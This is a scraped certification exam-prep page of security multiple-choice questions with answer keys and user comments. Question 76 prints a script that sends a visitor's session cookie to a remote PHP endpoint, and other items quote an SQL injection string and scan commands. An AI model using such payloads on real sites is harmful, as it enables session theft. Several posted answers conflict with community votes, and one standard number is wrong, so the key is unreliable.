David is a security professional working in an organization, and he is implementing a vulnerability management program in the organization to evaluate and control the risks and vulnerabilities in its IT infrastructure. He is currently executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities. Which phase of the vulnerability-management life cycle is David currently in?

A. Remediation

B. Verification

C. Risk assessment

D. Vulnerability scan

Correct Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #75 *Topic 1*

Alice, a professional hacker, targeted an organization's cloud services. She infiltrated the target's MSP provider by sending spear-phishing emails and distributed custom-made malware to compromise user accounts and gain remote access to the cloud service. Further, she accessed the target customer profiles with her MSP account, compressed the customer data, and stored them in the MSP. Then, she used this information to launch further attacks on the target organization.
Which of the following cloud attacks did Alice perform in the above scenario?

A. Cloud cryptojacking

B. Man-in-the-cloud (MITC) attack

C. Cloud hopper attack

D. Cloudborne attack

Correct Answer: *C*

NikoTomas 2 weeks, 3 days ago

Selected Answer: C

Correct: C (Cloud Hopper)

Cloud Hopper achieved its now well-known name due to the attackers' compromise of the victims' managed service providers (MSP), leveraging these to "hop" from the MSPs' "cloud" to the target enterprises' networks.

Cloud cryptojacking = gaining access to the cloud environment and misusing it for cryptocurrency mining

Cloudborne attack = Bare-Metal Cloud Servers Vulnerable to Attack, where Firmware vulnerabilities provide direct access to server hardware, enabling attackers to install malware that can pass from customer to customer.

upvoted 1 times

Question #76 *Topic 1*

Judy created a forum. One day, she discovers that a user is posting strange images without writing comments. She immediately calls a security expert, who discovers that the following code is hidden behind those images:

```
<script>
document.write('<img.src="https://localhost/submitcookie.php? cookie ='+ escape
(document.cookie) +"' />);
</script>
```

What issue occurred for the users who clicked on the image?

A. This php file silently executes the code and grabs the user's session cookie and session ID.

B. The code redirects the user to another site.

C. The code injects a new cookie to the browser.

D. The code is a virus that is attempting to gather the user's username and password.

Correct Answer: *A*

NikoTomas 2 weeks, 3 days ago

Selected Answer: A

The JavaScript code writes clickable link to the web page (document.write()). The created link poiting to the .php script uses parameter "cookie" with user's current cookie (read by document.cookie function). This is how user's cookie can be sent to the attacker and hijacked user's session.

upvoted 1 times

Question #77 *Topic 1*

Ethical hacker Jane Smith is attempting to perform an SQL injection attack. She wants to test the response time of a true or false response and wants to use a second command to determine whether the database will return true or false results for user IDs.
Which two SQL injection types would give her the results she is looking for?

A. Out of band and boolean-based

B. Union-based and error-based

C. Time-based and union-based

D. Time-based and boolean-based

Correct Answer: *B*

Community vote distribution

D (100%)

KiranYS 3 weeks, 1 day ago

Selected Answer: D

Jane Smith can use Time-Based Blind SQL Injection and Boolean-Based Blind SQL Injection to achieve her goal.

upvoted 2 times

getaseadsss 1 month ago

Selected Answer: D

Is time-basd and boolean. correct answer is D

upvoted 2 times

Dogeo 1 month, 1 week ago

Selected Answer: D

Both time-based and boolean-based injection techniques are useful for determining true or false conditions, making them the correct combination for Jane Smith's goal.

upvoted 1 times

pindinga1 1 month, 4 weeks ago

Selected Answer: D

Is time-basd and boolean. correct answer is D

upvoted 1 times

MHafizC 2 months, 2 weeks ago

Selected Answer: D

The explanations are more towards time-based (response time) and boolean (selection).

upvoted 2 times

Question #78 *Topic 1*

Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL https://xyz.com/feed.php?url=externalsite.com/feed/to to obtain a remote feed and altered the URL input to the local host to view all the local resources on the target server.
What is the type of attack Jason performed in the above scenario?

A. Web server misconfiguration

B. Server-side request forgery (SSRF) attack

C. Web cache poisoning attack

D. Website defacement

Correct Answer: *B*

NikoTomas 2 weeks, 3 days ago

Selected Answer: B

Correct B (SSRF)

upvoted 1 times

Question #79 *Topic 1*

George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range communication protocol based on the IEEE 203.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m.
What is the short-range wireless communication technology George employed in the above scenario?

A. LPWAN

B. MQTT

C. NB-IoT

D. Zigbee

Correct Answer: *D*

NikoTomas 2 weeks, 3 days ago

Selected Answer: D

Correct: D (Zigbee)

Options:
A) LPWAN's long range varies from 2 km to 1,000 km, depending on the technology.
Low-power WAN (LPWAN) is a wireless wide area network technology that interconnects low-bandwidth, battery-powered devices with low bit rates over long ranges.

B) MQTT = lightweight publish/subscribe messaging protocol designed for M2M (machine to machine) telemetry in low bandwidth environments. Most gateway protocols such as ZigBee and LoRa can be converted into MQTT Protocol to connect to the Cloud.

C) NB-IoT = novel cellular technology developed by the 3GPP standardization organization. It is a type of Low Power Wide Area (LPWA) IoT connectivity, primarily designed for connecting terminals with limited bandwidth resources.

D) Zigbee = ZigBee is a mesh-network wireless protocol for building and home automation applications. Mainly used for LAN connection,
The range of communication between adjacent nodes is typically 10 to 100 meters. By increasing the transmitting power, the range can be extended up to 1 to 3 kilometers.

https://www.emqx.com/en/blog/iot-protocols-mqtt-coap-lwm2m#5-mqtt

upvoted 1 times

Question #80 *Topic 1*

Eric, a cloud security engineer, implements a technique for securing the cloud resources used by his organization. This technique assumes by default that a user attempting to access the network is not an authentic entity and verifies every incoming connection before allowing access to the network. Using this technique, he also imposed conditions such that employees can access only the resources required for their role. What is the technique employed by Eric to secure cloud resources?

A. Demilitarized zone

B. Zero trust network

C. Serverless computing

D. Container technology

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #81 *Topic 1*

You are a penetration tester tasked with testing the wireless network of your client Brakeme SA. You are attempting to break into the wireless network with the SSID “Brakeme-Internal.” You realize that this network uses WPA3 encryption.
Which of the following vulnerabilities is the promising to exploit?

A. Cross-site request forgery

B. Dragonblood

C. Key reinstallation attack

D. AP misconfiguration

Correct Answer: *B*

NikoTomas 2 weeks, 2 days ago

Selected Answer: B

Answer: B (Dragonblood)

Dragonblood attack targeting WPA3 handshake (called Dragonfly) si side channel attack, which is more feasible / easier to perform and recover wifi password than Key reinstallation attack (KRACK).
Both attacks require unpatched WiFi device.

upvoted 1 times

Question #82 *Topic 1*

What is the common name for a vulnerability disclosure program opened by companies in platforms such as HackerOne?

A. White-hat hacking program

B. Bug bounty program

C. Ethical hacking program

D. Vulnerability hunting program

Correct Answer: *B*

Community vote distribution

B (100%)

getaseadsss 1 month ago

Selected Answer: B

Correct answer is B "Bug bounty program"

upvoted 1 times

bibibi 1 month ago

Selected Answer: B

The common name for a vulnerability disclosure program opened by companies on platforms such as HackerOne is a "bug bounty program". These programs invite ethical hackers and security researchers to find and report vulnerabilities in their software or systems. In return, researchers are often rewarded with monetary incentives, recognition, or other rewards.

upvoted 1 times

pindinga1 1 month, 4 weeks ago

Selected Answer: B

Correct answer is B "Bug bounty program"

upvoted 1 times

MHafizC 2 months, 2 weeks ago

Selected Answer: B

The right answer should be bug bounty program.

upvoted 2 times

Question #83 *Topic 1*

A DDoS attack is performed at layer 7 to take down web infrastructure. Partial HTTP requests are sent to the web infrastructure or applications. Upon receiving a partial request, the target servers opens multiple connections and keeps waiting for the requests to complete. Which attack is being described here?

A. Desynchronization

B. Slowloris attack

C. Session splicing

D. Phlashing

Correct Answer: *B*

NikoTomas 2 weeks, 2 days ago

Selected Answer: B

Correct: B

Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. Periodically, it will send subsequent HTTP headers, adding to, but never completing, the request. Affected servers will keep these connections open, filling their maximum concurrent connection pool.

Incorrect:

Phlashing = attack when an attacker bricks a device or destroys firmware, rendering the device or an entire system useless. Exploit vulnerabilities and replace a device's basic software with a corrupt firmware image. (kind of Permanent DoS - PDoS)

Session splicing - IDS/IPS evasion technique - different to fragmentation as it concerns sending just the HTTP payload of the data in chunks with the sole purpose of preventing a Raw Analysis Network ID System from successfully detecting a string matc

A simple way of splitting packets is by fragmenting them, but an adversary can also simply craft packets with small payloads.[1] The 'whisker' evasion tool calls crafting packets with small payloads 'session splicing'.

upvoted 1 times

Question #84 *Topic 1*

Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network. Which of the following host discovery techniques must he use to perform the given task?

A. UDP scan

B. ARP ping scan

C. ACK flag probe scan

D. TCP Maimon scan

Correct Answer: *C*

Community vote distribution

NikoTomas 2 weeks, 2 days ago

Selected Answer: A

Correct: A (UDP scan)

Question: Discovering devices hidden by RESTRICTIVE FW - for me it means you are NOT inside the network but behind the FW.
So you can't use ARP resolution, which is L2 protocol working only inside the LAN.

As FW is restrictive (supposedly stateful), it will for sure block incomplete TCP sessions - i. e. ACK flag scan will be blocked by FW (no session exists on FW).

TCP Maimon scan will be blocked by FW as well - like ACK scan, Maimon is also based on incomplete TCP session with FICK flags set (no session exists on FW).

UDP scan:
• Many FWs struggle to track UDP sessions (UDP is stateless, no handshake like TCP).
• Some FWs mistakenly assume that UDP is harmless and allow it without strict filtering.
• UDP scanning can identify misconfigured firewall rules, revealing hidden services.
• Many FWs focus on filtering TCP traffic because most applications use TCP.
• UDP is often less restricted as it is required for essential services like DNS (53), SNMP (161) and DHCP (67/68).
• UDP scanning can identify open services that a FW does not properly restrict.

upvoted 1 times

killwitch 3 weeks, 2 days ago

Selected Answer: B

B. ARP ping scan.

ARP (Address Resolution Protocol) ping scan works at the link layer (Layer 2) and does not rely on IP-based scanning techniques like TCP or UDP. Since firewalls typically block ICMP pings and other IP-based scans, an ARP scan bypasses these restrictions by directly querying MAC addresses in the local network.
This method is highly effective in discovering all active hosts on a LAN because all devices must respond to ARP requests.

upvoted 1 times

getaseadsss 1 month ago

Selected Answer: C

ACK scan

upvoted 1 times

Dogeo 1 month, 3 weeks ago

Selected Answer: C

An ACK flag probe scan is used to discover active hosts behind a restrictive firewall by sending TCP packets with the ACK flag set.

upvoted 1 times

pindinga1 1 month, 4 weeks ago

Selected Answer: B

This correct answer is ARP ping scan

upvoted 3 times

rmycyc 1 month, 4 weeks ago

Selected Answer: B

How it works: Sends ARP (Address Resolution Protocol) requests to discover devices on the same local network segment.

Use case: Highly effective for host discovery within the same subnet because ARP is a layer 2 protocol and is rarely blocked by firewalls.

Suitability: This is the best choice for discovering active devices hidden by a restrictive firewall, especially if the target network is within the same subnet.

upvoted 3 times

Question #85 *Topic 1*

Abel, a cloud architect, uses container technology to deploy applications/software including all its dependencies, such as libraries and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. For the containerization of applications, he follows the five-tier container technology architecture. Currently, Abel is verifying and validating image contents, signing images, and sending them to the registries.
Which of the following tiers of the container technology architecture is Abel currently working in?

A. Tier-1: Developer machines

B. Tier-2: Testing and accreditation systems

C. Tier-3: Registries

D. Tier-4: Orchestrators

Correct Answer: *C*

Community vote distribution

NikoTomas 2 weeks, 2 days ago

Selected Answer: B

Correct: B (Tier 2 - Testing and accreditation systems)

1. Developer Machines: Where developers create and containerize applications.

2. Testing and Accreditation Systems: Where container images are verified, validated, and signed before deployment.

3. Registries: Repositories where validated container images are stored and managed.

4. Orchestrators: Tools that manage the deployment, scaling, and operation of containers in production environments.

5. Container Runtime: The environment where containers are executed and managed.

upvoted 1 times

ehsarx 3 weeks, 2 days ago

Selected Answer: B

Tier 2 - testing and accreditation

upvoted 1 times

getaseadsss 1 month ago

Selected Answer: C

Abel is verifying and validating image contents, signing images, and sending them to the registries.

upvoted 1 times

MHafizC 2 months, 2 weeks ago

Selected Answer: B

Tier-1: Developer machines - image creation, testing and accreditation
Tier-2: Testing and accreditation systems - verification and validation of image contents, signing images and sending them to the registries
Tier-3: Registries - storing images and disseminating images to the orchestrators based on requests
Tier-4: Orchestrators - transforming images into containers and deploying containers to hosts
Tier-5: Hosts - operating and managing containers as instructed by the orchestrator

upvoted 3 times

Question #86 *Topic 1*

Henry is a cyber security specialist hired by BlackEye – Cyber Security Solutions. He was tasked with discovering the operating system (OS) of a host. He used the Unicornscan tool to discover the OS of the target system. As a result, he obtained a TTL value, which indicates that the target system is running a Windows OS. Identify the TTL value Henry obtained, which indicates that the target OS is Windows.

A. 128

B. 255

C. 64

D. 138

Correct Answer: *A*

NikoTomas 2 weeks, 2 days ago

Selected Answer: A

Correct: A

The common default TTL values are:
• 64 – Linux/MAC OSX systems
• 128 – Windows systems
• 255 – Network devices like routers

https://www.imperva.com/learn/performance/time-to-live-ttl/

upvoted 1 times

Question #87 *Topic 1*

Daniel is a professional hacker who is attempting to perform an SQL injection attack on a target website, www.moviescope.com. During this process, he encountered an IDS that detects SQL injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as "or '1'='1'" in any basic injection statement such as "or 1=1."
Identify the evasion technique used by Daniel in the above scenario.

A. Char encoding

B. IP fragmentation

C. Variation

D. Null byte

Correct Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #88 *Topic 1*

SQL injection (SQLi) attacks attempt to inject SQL syntax into web requests, which may bypass authentication and allow attackers to access and/or modify data attached to a web application.
Which of the following SQLi types leverages a database server's ability to make DNS requests to pass data to an attacker?

A. In-band SQLi

B. Union-based SQLi

C. Out-of-band SQLi

D. Time-based blind SQLi

Correct Answer: *C*

NikoTomas 2 weeks, 2 days ago

Selected Answer: C

Correct: C - Out-of-band...

Server executes commands injected into SQL, that instructs the server, for example, to make connection to some specified domain, so the server makes DNS query to resolve the domain and tries to connect to the destination.
The DNS communication usually goes via some backend management or inside network, which is out of band (scope) of the network via the attacker's query came to the server (via public front end web interface).

To find out if this out-of-band communication from the server is happening and reaching the Internet, the attacker registers specific domain (used in the SQL injection) and listens for DNS resolutions on its Authoritative DNS server. If DNS query comes from the attacked server, the server is executing injected commands.

BurpSuite Professional (i. e. paid version) has feature Collaborator, which automates creation the domain for the pentester and checking of incoming connections.

upvoted 1 times

Question #89 *Topic 1*

Attacker Rony installed a rogue access point within an organization's perimeter and attempted to intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by Johnson in the above scenario?

A. Wireless network assessment

B. Application assessment

C. Host-based assessment

D. Distributed assessment

Correct Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #90 *Topic 1*

In this attack, an adversary tricks a victim into reinstalling an already-in-use key. This is achieved by manipulating and replaying cryptographic handshake messages. When the victim reinstalls the key, associated parameters such as the incremental transmit packet number and receive packet number are reset to their initial values. What is this attack called?

A. Evil twin

B. Chop chop attack

C. Wardriving

D. KRACK

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #91 *Topic 1*

After an audit, the auditors inform you that there is a critical finding that you must tackle immediately. You read the audit report, and the problem is the service running on port 389.
Which service is this and how can you tackle the problem?

A. The service is NTP, and you have to change it from UDP to TCP in order to encrypt it.

B. The service is LDAP, and you must change it to 636, which is LDAPS.

C. The findings do not require immediate actions and are only suggestions.

D. The service is SMTP, and you must change it to SMIME, which is an encrypted way to send emails.

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #92 *Topic 1*

Mike, a security engineer, was recently hired by BigFox Ltd. The company recently experienced disastrous DoS attacks. The management had instructed Mike to build defensive strategies for the company's IT infrastructure to thwart DoS/DDoS attacks. Mike deployed some countermeasures to handle jamming and scrambling attacks.
What is the countermeasure Mike applied to defend against jamming and scrambling attacks?

A. Allow the transmission of all types of addressed packets at the ISP level

B. Disable TCP SYN cookie protection

C. Allow the usage of functions such as gets and strcpy

D. Implement cognitive radios in the physical layer

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #93 *Topic 1*

You are using a public Wi-Fi network inside a coffee shop. Before surfing the web, you use your VPN to prevent intruders from sniffing your traffic.
If you did not have a VPN, how would you identify whether someone is performing an ARP spoofing attack on your laptop?

A. You should check your ARP table and see if there is one IP address with two different MAC addresses.

B. You should scan the network using Nmap to check the MAC addresses of all the hosts and look for duplicates.

C. You should use netstat to check for any suspicious connections with another IP address within the LAN.

D. You cannot identify such an attack and must use a VPN to protect your traffic.

Correct Answer: *B*

Community vote distribution

A (100%)

marcel9999 3 weeks, 5 days ago

Selected Answer: A

A , command arp -a
Inconsistencies: If you see your gateway's IP address associated with different MAC addresses at different times, that's a red flag.

Unusual Entries: Look for multiple entries for the same IP or MAC addresses that don't match the known physical addresses of your network devices.

upvoted 2 times

MHafizC 2 months, 2 weeks ago

Selected Answer: A

This is related to ARP spoofing attack. You can check that on your machine, in the ARP table.

upvoted 2 times

Question #94 *Topic 1*

Lewis, a professional hacker, targeted the IoT cameras and devices used by a target venture-capital firm. He used an information-gathering tool to collect information about the IoT devices connected to a network, open ports and services, and the attack surface area. Using this tool, he also generated statistical reports on broad usage patterns and trends. This tool helped Lewis continually monitor every reachable server and device on the Internet, further allowing him to exploit these devices in the network.
Which of the following tools was employed by Lewis in the above scenario?

A. NeuVector

B. Lacework

C. Censys

D. Wapiti

Correct Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #95 *Topic 1*

Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered.
John decided to perform a TCP SYN ping scan on the target network.
Which of the following Nmap commands must John use to perform the TCP SYN ping scan?

A. nmap -sn -PO < target IP address >

B. nmap -sn -PS < target IP address >

C. nmap -sn -PA < target IP address >

D. nmap -sn -PP < target IP address >

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #96 *Topic 1*

Ricardo has discovered the username for an application in his target's environment. As he has a limited amount of time, he decides to attempt to use a list of common passwords he found on the Internet. He compiles them into a list and then feeds that list as an argument into his password-cracking application. What type of attack is Ricardo performing?

A. Brute force

B. Known plaintext

C. Dictionary

D. Password spraying

Correct Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #97 *Topic 1*

What would be the fastest way to perform content enumeration on a given web server by using the Gobuster tool?

A. Performing content enumeration using the bruteforce mode and 10 threads

B. Performing content enumeration using the bruteforce mode and random file extensions

C. Skipping SSL certificate verification

D. Performing content enumeration using a wordlist

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #98 *Topic 1*

When analyzing the IDS logs, the system administrator noticed an alert was logged when the external router was accessed from the administrator's Computer to update the router configuration.
What type of an alert is this?

A. False negative

B. True negative

C. True positive

D. False positive

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #99 *Topic 1*

Garry is a network administrator in an organization. He uses SNMP to manage networked devices from a remote location. To manage nodes in the network, he uses MIB, which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mib or by entering the DNS library name and Lseries.mib. He is currently retrieving information from an MIB that contains object types for workstations and server services.
Which of the following types of MIB is accessed by Garry in the above scenario?

A. LNMIB2.MIB

B. DHCP.MIB

C. MIB_II.MIB

D. WINS.MIB

Correct Answer: *A*

Community vote distribution

C (100%)

h3m4n 5 days, 19 hours ago

Selected Answer: A

The most appropriate MIB in this situation is LNMIB2.MIB, as it manages both workstations and server services.

upvoted 1 times

killwitch 1 week, 5 days ago

Selected Answer: A

Garry is retrieving information from an MIB that contains object types for workstations and server services. This matches the LNMIB2.MIB (LAN Manager MIB-2), which is specifically designed for managing workstations and server services in a networked environment.

upvoted 1 times

Dogeo 1 month, 1 week ago

Selected Answer: C

MIB-II (Management Information Base version 2) is a standard MIB that defines a set of objects for managing various network devices and their services. It includes object types for network interfaces, IP, TCP, UDP, and other services such as workstations and servers, which fits the scenario described.

upvoted 1 times

Question #100 *Topic 1*

Emily, an extrovert obsessed with social media, posts a large amount of private information, photographs, and location tags of recently visited places. Realizing this, James, a professional hacker, targets Emily and her acquaintances, conducts a location search to detect their geolocation by using an automated tool, and gathers information to perform other sophisticated attacks.
What is the tool employed by James in the above scenario?

A. ophcrack

B. VisualRoute

C. Hootsuite

D. HULK

Correct Answer: *C*

Community vote distribution

C (100%)

Colloquialism 1 month, 1 week ago

Selected Answer: C

Answer is C

Ophcrack is a free and open source software that can crack LM and NTLM hashes of Windows passwords using rainbow tables

VisualRoute is a network diagnostic tool that shows traceroutes, reverse trace, reverse DNS and more on a map and route table.

Hootsuite is a social media management platform that helps you create, publish, and measure your social content and campaigns across networks.

HULK is a Denial of Service (DoS) tool used to attack web servers by generating unique and obfuscated traffic volumes.

upvoted 2 times

Question #101 *Topic 1*

Alice needs to send a confidential document to her coworker, Bryan. Their company has public key infrastructure set up. Therefore, Alice both encrypts the message and digitally signs it. Alice uses _____ to encrypt the message, and Bryan uses _____ to confirm the digital signature.

A. Bryan's public key; Bryan's public key

B. Alice's public key; Alice's public key

C. Bryan's private key; Alice's public key

D. Bryan's public key; Alice's public key

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #102 *Topic 1*

What is the file that determines the basic configuration (specifically activities, services, broadcast receivers, etc.) in an Android application?

A. AndroidManifest.xml

B. classes.dex

C. APK.info

D. resources.asrc

Correct Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #103 *Topic 1*

Mason, a professional hacker, targets an organization and spreads Emotet malware through malicious script. After infecting the victim's device, Mason further used Emotet to spread the infection across local networks and beyond to compromise as many machines as possible. In this process, he used a tool, which is a self-extracting RAR file, to retrieve information related to network resources such as writable share drives.
What is the tool employed by Mason in the above scenario?

A. NetPass.exe

B. Outlook scraper

C. WebBrowserPassView

D. Credential enumerator

Correct Answer: *D*

NikoTomas 2 weeks, 1 day ago

Selected Answer: D

Correct: D (Credentials Enumerator)

A self-extracting RAR file can be used to execute malicious or investigative tools without raising suspicion. Credential Enumerator is a tool designed to retrieve network-related information, such as:
✔ Network shares (including writable shares)
✔ Mapped drives
✔ User credentials stored in Windows
✔ Accessible network resources

Incorrect:

A. NetPass.exe - Recovers saved network passwords (e.g., Wi-Fi, remote desktop)

B. Outlook Scraper - Extracts email credentials and Outlook data

C. WebBrowserPassView - Recovers stored browser passwords (Chrome, Firefox, Edge)

upvoted 1 times

Question #104 *Topic 1*

Which of the following Bluetooth hacking techniques refers to the theft of information from a wireless device through Bluetooth?

A. Bluesmacking

B. Bluesnarfing

C. Bluejacking

D. Bluebugging

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #105 *Topic 1*

While browsing his Facebook feed, Matt sees a picture one of his friends posted with the caption, “Learn more about your friends!”, as well as a number of personal questions. Matt is suspicious and texts his friend, who confirms that he did indeed post it. With assurance that the post is legitimate, Matt responds to the questions on the post. A few days later, Matt’s bank account has been accessed, and the password has been changed.
What most likely happened?

A. Matt inadvertently provided the answers to his security questions when responding to the post.

B. Matt inadvertently provided his password when responding to the post.

C. Matt’s computer was infected with a keylogger.

D. Matt’s bank account login information was brute forced.

Correct Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #106 *Topic 1*

Attacker Simon targeted the communication network of an organization and disabled the security controls of NetNTLMv1 by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic. He then extracted all the non-network logon tokens from all the active processes to masquerade as a legitimate user to launch further attacks.
What is the type of attack performed by Simon?

A. Combinator attack

B. Dictionary attack

C. Rainbow table attack

D. Internal monologue attack

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #107 *Topic 1*

Steve, an attacker, created a fake profile on a social media website and sent a request to Stella. Stella was enthralled by Steve's profile picture and the description given for his profile, and she initiated a conversation with him soon after accepting the request. After a few days, Steve started asking about her company details and eventually gathered all the essential information regarding her company.
What is the social engineering technique Steve employed in the above scenario?

A. Baiting

B. Piggybacking

C. Diversion theft

D. Honey trap

Correct Answer: *D*

Community vote distribution

D (100%)

marcel9999 3 weeks, 4 days ago

Selected Answer: D

D

Honey Trap The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company. In this technique, the victim is an insider who possesses critical information about the target organization.

upvoted 1 times

getaseadsss 1 month ago

Selected Answer: D

Honey trap

upvoted 2 times

MHafizC 2 months, 1 week ago

Selected Answer: D

It is honey trap. The attacker impersonated as an attractive person, and the victim impressed with that.

upvoted 2 times

Jez92 2 months, 3 weeks ago

Selected Answer: D

THE ANSWER IS Honey Trap because Stella was impress with Steve personality

upvoted 2 times

Question #108 *Topic 1*

Hackers often raise the trust level of a phishing message by modeling the email to look similar to the internal email used by the target company. This includes using logos, formatting, and names of the target company. The phishing message will often use the name of the company CEO, President, or Managers. The time a hacker spends performing research to locate this information about a company is known as?

A. Exploration

B. Investigation

C. Reconnaissance

D. Enumeration

Correct Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #109 *Topic 1*

Attacker Lauren has gained the credentials of an organization's internal server system, and she was often logging in during irregular times to monitor the network activities. The organization was skeptical about the login times and appointed security professional Robert to determine the issue. Robert analyzed the compromised device to find incident details such as the type of attack, its severity, target, impact, method of propagation, and vulnerabilities exploited. What is the incident handling and response (IH&R) phase, in which Robert has determined these issues?

A. Incident triage

B. Preparation

C. Incident recording and assignment

D. Eradication

Correct Answer: *A*

NikoTomas 2 weeks, 1 day ago

Selected Answer: A

Correct: A (Incident Triage)

Incident Handling and Response (IH&R) phases:
1. Preparation: Establishing and training the incident response team, developing policies, deploying tools and resources.
2. Incident Recording and Assignment: Documenting reported incidents and assigning them to appropriate response personnel for investigation.
3. Incident Triage: Assessing and prioritizing incidents based on their severity, impact, and urgency to determine the appropriate response strategy.
4. Notification: Informing relevant stakeholders, management, affected parties, legal authorities, about the incident as per org. protocols.
5. Containment: Implementing measures to limit the spread and impact of the incident, such as isolating affected systems or networks.

Continuation below...

upvoted 1 times

NikoTomas 2 weeks, 1 day ago

...continuation:

6. Evidence Gathering and Forensic Analysis: Collecting and analyzing data related to the incident to understand its origin, scope, and method of execution, ensuring evidence is preserved for potential legal proceedings.
7. Eradication: Removing the root cause, such as eliminating malware or closing vulnerabilities, to prevent recurrence.
8. Recovery: Restoring and validating the system functionality.
9. Post-Incident Activities: Conducting a review of the incident, identify lessons learned, updating incident response plans, implementing improvements to enhance future response.

upvoted 1 times

Question #110 *Topic 1*

At what stage of the cyber kill chain theory model does data exfiltration occur?

A. Weaponization

B. Actions on objectives

C. Command and control

D. Installation

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #111 *Topic 1*

Johnson, an attacker, performed online research for the contact details of reputed cybersecurity firms. He found the contact number of sibertech.org and dialed the number, claiming himself to represent a technical support team from a vendor. He warned that a specific server is about to be compromised and requested sibertech.org to follow the provided instructions. Consequently, he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical information to Johnson's machine.
What is the social engineering technique Steve employed in the above scenario?

A. Diversion theft

B. Quid pro quo

C. Elicitation

D. Phishing

Correct Answer: *C*

Community vote distribution

B (100%)

marcel9999 3 weeks, 4 days ago

Selected Answer: B

B

Attackers call numerous random numbers within a company, claiming to be from technical support

• They offer their service to end users in exchange for confidential data or login credentials

upvoted 1 times

MHafizC 2 months, 1 week ago

Selected Answer: B

The answer is definitely B (Quid pro quo) according to the official ECH book.

upvoted 2 times

Jez92 2 months, 3 weeks ago

Selected Answer: B

the answer should be Quid pro quo because Johnson impersonate as represent technical support team

upvoted 2 times

Question #112 *Topic 1*

An organization decided to harden its security against web-application and web-server attacks. John, a security personnel in the organization, employed a security scanner to automate web-application security testing and to guard the organization's web infrastructure against web-application threats. Using that tool, he also wants to detect XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks.
Which of the following security scanners will help John perform the above task?

A. AlienVault® OSSIMTM

B. Syhunt Hybrid

C. Saleae Logic Analyzer

D. Cisco ASA

Correct Answer: *B*

NikoTomas 2 weeks, 1 day ago

Selected Answer: B

Correct: B (Syhunt Hybrid)

Syhunt Hybrid - Web Application Security Testing Tool
Performs static and dynamic security analysis of web applications, APIs, and mobile apps.
Detects OWASP Top 10 vulnerabilities (SQL Injection, XSS, CSRF, etc.).
Supports code analysis (SAST), black-box testing (DAST), and hybrid testing.

Incorrect:

A. AlienVault® OSSIM™ (Open Source Security Information Management) = SIEM (Security Information and Event Management) platform

Saleae Logic Analyzer = Type: Hardware + Software Tool for Digital Signal Analysis

Cisco ASA = firewall

upvoted 1 times

Question #113 *Topic 1*

Which of the following Metasploit post-exploitation modules can be used to escalate privileges on Windows systems?

A. getsystem

B. getuid

C. keylogrecorder

D. autoroute

Correct Answer: *A*

Community vote distribution

A (100%)

91a0021 1 month ago

Selected Answer: A

The getsystem module in Metasploit is used to escalate privileges on Windows systems.

It attempts to elevate privileges to SYSTEM level, which grants the attacker full control over the compromised machine.
It leverages privilege escalation exploits such as token impersonation or named pipe impersonation

upvoted 1 times

Dogeo 1 month, 2 weeks ago

Selected Answer: A

getsystem is a Metasploit post-exploitation module that attempts to escalate privileges on a Windows system.

upvoted 1 times

MHafizC 2 months, 1 week ago

Selected Answer: A

The answer is A (getsystem). The getsystem module in Metasploit is used to escalate privileges on Windows systems. It attempts to gain SYSTEM-level privileges using various techniques.

getuid: This module is used to display the user ID that the Meterpreter session is running as. It does not escalate privileges.
keylogrecorder: This module is used to capture keystrokes on the target system. It is a keylogger and does not escalate privileges.
autoroute: This module is used to manage routing tables within the Meterpreter session. It allows the attacker to route traffic through the compromised host but does not escalate privileges.

upvoted 1 times

Jez92 2 months, 3 weeks ago

Selected Answer: A

answer should be getsystem

upvoted 1 times

Question #114 *Topic 1*

Sam is a penetration tester hired by Inception Tech, a security organization. He was asked to perform port scanning on a target host in the network. While performing the given task, Sam sends FICK probes and determines that an RST packet is sent in response by the target host, indicating that the port is closed.
What is the port scanning technique used by Sam to discover open ports?

A. Xmas scan

B. IDLE/IPID header scan

C. TCP Maimon scan

D. ACK flag probe scan

Correct Answer: *C*

Community vote distribution

C (100%)

killwitch 3 weeks, 2 days ago

Selected Answer: C

C. TCP Maimon scan.

Sam sends FICK probes and gets RST packet in response.
FICK probes followed by RST response follows exactly the Maimon scan definition.

